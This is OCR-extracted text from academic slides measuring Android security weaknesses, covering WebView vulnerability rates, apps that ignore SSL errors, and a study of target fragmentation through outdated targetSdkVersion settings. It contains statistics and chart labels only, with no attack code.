
- 117,974 apps implement `onReceivedSslError`
- 29,652 apps (25%) **must** ignore errors




Primary results

Vulnerability	% Relevant	% Vulnerable
Unsafe Nav	15	34
HTTP	40	56
Unsafe HTTPS	27	29

Popularity


Download Count (thousands)
<1
1-10
10-100
100-1,000
>1,000
Normalized Vulnerability Rate
0.0
0.2
0.4
0.6
0.8
1.0
1.2
1.4
Unsafe Nav
HTTP
Unsafe HTTPS

Outdated Apps



Libraries

29%
unsafe nav

51%
HTTP

53%
unsafe HTTPS

Takeaways

- Apps must not load untrusted content into WebViews
- Able to identify violating apps using static analysis
- Vulnerabilities are present in the entire app ecosystem

Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

Target Fragmentation in Android Apps

Patrick Mutchler
John Mitchell

Yeganeh Safaei
Adam Doupe

Takeaways

Android apps can run using outdated OS behavior

- The large majority of Android apps do this
- Including popular and well maintained apps

Outdated security code invisibly permeates the app ecosystem

- “Patched” security vulnerabilities still exist in the wild
- “Risky by default” behavior is widespread

Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences

"If the [operating system version of the device] is higher than the version declared by your app's `targetSdkVersion`*, the system* ***may enable compatibility behaviors*** *to ensure that your app continues to work the way you expect."*

- Android Developer Reference

Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences

Dataset


1,232,696 Android Apps


Popularity, Category, Update, and Developer metadata


Collected between May 2012 and Dec 2015


Broken into five datasets by collection date


Outdatedness
Android 5.0 Released
Android 5.1 Released
Android 6.0 Released
App Collected


100
80
60
40
20
0
% Apps
0
500
1000
1500
2000
2500
Outdatedness (Days)


Download Count
> 10m
1m - 10m
100k - 1m
< 100k
% Apps
0
20
40
60
80
100
0
500
1000
1500
2000
2500
Outdatedness (Days)


Negligent Outdatedness
Outdatedness
Android 5.0 Released
Android 5.1 Released
App Updated
Android 6.0 Released
App Collected


Negligent Outdatedness
Outdatedness
% Apps
100
80
60
40
20
0
0
500
1000
1500
2000
2500
Outdatedness (Days)

Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences


Mixed Content in WebView

